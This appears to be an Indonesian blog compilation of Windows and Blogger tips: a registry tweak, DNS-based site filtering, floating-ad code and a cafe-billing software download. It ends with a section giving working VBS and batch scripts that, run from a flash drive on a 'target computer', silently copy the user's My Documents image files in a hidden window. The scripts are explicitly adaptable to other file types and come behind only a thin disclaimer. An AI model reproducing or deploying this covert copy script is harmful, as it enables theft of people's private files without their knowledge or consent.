Biasanya jika kita membuka suatu file , maka akan tercatat di, recent document , apalagi jika kalian buka BB++ pasti ketauan deh ,
nah imam77 punya cara jika anda ingin menghapus history tersebut secara otomatis yaitu ketika anda log off atau ketika komputer dimatikan caranya sebagai berikut :

1. Klik Start -->RUN --> ketik regedit --> klik OK
2. Pada Registry Editor masuk ke : HKEY_Current_User\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer
3. Di jendela sebelah kanan : klik kanan di area kosong-->klik new--> DWORD value, kemudian beri nama : ClearRecentDocsOnExit


4. Dobel klik DWORD ClearRecentDocsOnExit, pada value data ubah angka 0 menjadi 1
--> klik OK --> exit


Untuk menormalkan kembali, lakukan kembali langkah 1, 2, dan 4. Pada langkah 4 kembalikan value data dari 1 menjadi 0.

Cara Memblokir Situs Berbahaya dan Porno

Buat temen2 yang pingin memblokir situs-situs berbahaya dan porno entah itu situs malware, situs porno dan sebagainya ga’ perlu ribet2 install software, tinggal gunakan DNS dari Nawala Project.
Caranya mudah tinggal arahkan DNS ke DNS milik tim Nawala, caranya sebagai berikut :
Untuk Pengguna Windows XP tinggal klik icon Local Connection Area di traybar sebelah kanan bawah >> klik Property di Lan Area Connection Status >> klik 2x di menu Internet Protocol (TCP/IP) >> di Internet Protocol (TCP/IP) Properties pilih Use the following DNS server adressess dan isikan DNS dari Nawala Project, yaitu :
Yah kira-kira seperti yang ada di gambar berikut :

Kalau sudah tinggal klik OK dan selamat berinternet dengan sehat. Diriku sengaja ga’ menunjukkan hasilnya, silahkan kalau temen2 ada yg tau salah satu situs berbahaya [porno] silahkan coba buka alamat tersebut tp dengan syarat sudah memasang DNS Nawala Project.
Informasi lebih lanjut tentang Nawala Project :
http://www.nawala.org/
Moga posting kali nie bisa bermanfaat buat teman-teman yang ingin menikmati layanan internet dengan aman.
Nah , ada sedikit tips nih buat anda yang mau membobol situs yang terblokir (masa bisa blokir tapi gak bisa menembus sih)
silahkan check disini http://www.imam77.co.cc/2009/08/cara-mengakses-situs-yang-di-blokir.html

Cara membuat iklan melayang dengan tombol close

http://www.imam77.co.cc/2010/11/cara-membuat-iklan-melayang-dengan.html


Iklan ? pasti anda sering menjumpai berbagai macam iklan di webisite / blog ? pernahkah terlintas di pikiran anda , bagaimana acara membuatnya ?
Kalau ada yang belum tahu iklan melayang , lihat saja di blog saya ini imam77 yang menjual aplikasi dan harddisk 250gb !!
Mungkin rekan blogger pernah melihat tutorial ini, memang setau saya ada yang lebih rumit menggunakan banyak kode, tapi disini saya coba memberikan tips yang lebih mudah dan sangat simple bahkan bagi anda blogger yang baru mengenal pengkodean pasti bisa melakukannya, ok saya "Kang Yasin" akan segera memberikan tutornya, nih ikutin saja langkahnya :

  1. Login Ke Blogger.com dengan Akun anda masing-masing Pastinya
  2. Masuk ke Tab Tata Letak
  3. Pilih Elemen Halaman/Rancangan
  4. Tambah Gadget Pilih HTML / JAVASCRIPT
  5. Dan Copy kode di bawah ini kedalamnya yah


<style type="text/css">

#gb{

position:fixed;

top:10px;

z-index:+1000;

}

* html #gb{position:relative;}


.gbcontent{

float:right;

border:2px solid #A5BD51;

background:#ffffff;

padding:10px;

}

</style>


<script type="text/javascript">

function showHideGB(){

var gb = document.getElementById("gb");

var w = gb.offsetWidth;

gb.opened ? moveGB(0, 30-w) : moveGB(20-w, 0);

gb.opened = !gb.opened;

}

function moveGB(x0, xf){

var gb = document.getElementById("gb");

var dx = Math.abs(x0-xf) > 10 ? 5 : 1;

var dir = xf>x0 ? 1 : -1;

var x = x0 + dx * dir;

gb.style.top = x.toString() + "px";

if(x0!=xf){setTimeout("moveGB("+x+", "+xf+")", 10);}

}

</script>


<div id="gb">


<div class="gbtab" onclick="showHideGB()"> </div>


<div class="gbcontent">


<div style="text-align:right">

<a href="javascript:showHideGB()">

.:[Close][Klik 2x]:.

</a>

</div>

<center>


Masukan Kode iklan atau Gambar yang anda inginkan di sini


</center>


<script type="text/javascript">

var gb = document.getElementById("gb");

gb.style.center = (30-gb.offsetWidth).toString() + "px";

</script></center></div></div>


6. Simpan

Semoga BERHASIL :)

dan andapun bisa berbisnis di web anda sendiri dengan iklan melayang ini !!
semoga sukses yah !!

Free Download biling Cybera


Cybera adalah warnet sistem administrasi. Ia bekerja dengan kartu prabayar atau rekening klien atau di Pasca Bayar Self Service mode. Fitur termasuk kontrol workstation, pengguna lockdown hak, akuntansi, statistik dan replikasi layar untuk CAI.


Cybera adalah sebuah kafe cyber manajemen sistem yang dirancang untuk Windows XP Pro dan Windows 2000. Ia bekerja pada model client-server dimana satu komputer, server kontrol sekelompok komputer lain: workstation klien.

Cybera mengontrol akses ke workstation dan memungkinkan pelanggan untuk menggunakan mereka dalam beberapa cara berbeda:

* isi ulang Kartu Prabayar atau rekening Klien
* dibayar atau Self-service Pascabayar sesi

Cybera juga dapat digunakan sebagai alat pelatihan, menghalangi workstation klien dan bahkan siaran layar server ke masing-masing klien.


Biling Cybera 1.9.1 merupakan software administrasi bagi warnet dimana didalam topologi jaringannya menggunakan client-server di lingkungan sistem operasi Microsoft Windows !
Ada yg menjadi server untuk melayani request dari komputer client.
Sistem requitment dari Cybera pun tidak muluk-muluk, komputer anda hanya cukup berjalan diatas platform Windows 2000 / Windows XP ! Cukup simple bukan ?
Alangkah lebih bijak menggunakan software Freeware dan Legal ketimbang menggunakan Software Bajakan bukan?
Silahkan Download Server
Silahkan Download Client
Silahkan Download Tutorial
International Link
http://sourceforge.net/projects/cybera/files/cybera/1.9.rc2/cybera_1.9.rc2_full_source.zip/download
Free Download, Cyber Billing Cafe, Cybera, download free, free cafe billing, billing manager, download billing cafe, cyber cafe billing

Trik Copy Data Ke Flash Disk Secara Diam-diam


1.Buka notepad, buat file vbs ketik atau copy paste script berikut:

dim wshshell, dos
set wshshell = wscript.createobject("wscript.shell")
dos = wshshell.expandenvironmentstrings("%comspec%")
wshshell.run (dos & " /c tarik.bat"), vbhide

2.Simpan dengan file name nya contoh start.vbs save as typenya pilih all files

3.Buka notepad lagi, buat file bat ketik atau copy paste script berikut:

@echo off
mkdir %computername%
xcopy "C:\Documents and Settings\%username%\My Documents\*.jpg" %computername% /s/c/q/r
@cls
@exit

4.Simpan dengan file name nya contoh tarik.bat save as typenya pilih all files.
Nama file bat ini harus sesuai dengan script file vbs baris ke empat (tarik.bat)

Simpan kedua file tersebut didalam flash disk, Untuk copy file komputer target secara diam-diam jalankan (2x klik) file start.vbs.

Fungsi file vbs (start.vbs) berfungsi untuk menjalankan file bat (tarik.bat) secara diam-diam atau istilahnya background proses. Sedangkan file bat (tarik.bat) berfungsi untuk menjalankan perintah copy semua file dengan ektensi tertentu yang ada dikomputer target.

Contoh tersebuat diatas adalah copy semua file yang berektensi jpg (file gambar) yang ada di folder MyDocuments di komputer target (lihat baris ketiga script file bat) Dan disimpan kedalam flash disk ke dalam folder dengan nama sesuai nama komputer target. anda bisa meng edit sendiri kedua file tsb diatas sesuai keperluan format file dan folder target yg akan di copy.

Jika anda malas untuk ketik script dalam notepad, kedua file bisa didownload Klik Disini

Artikel ini hanya pengetahuan saja, tidak ada maksud mengajarkan untuk mencuri data komputer orang.Contoh penggunaan yang baik adalah untuk backup file anda ke flash disk.
http://www.imam77.co.cc/2009/11/trik-copy-data-secara-diam-diam.html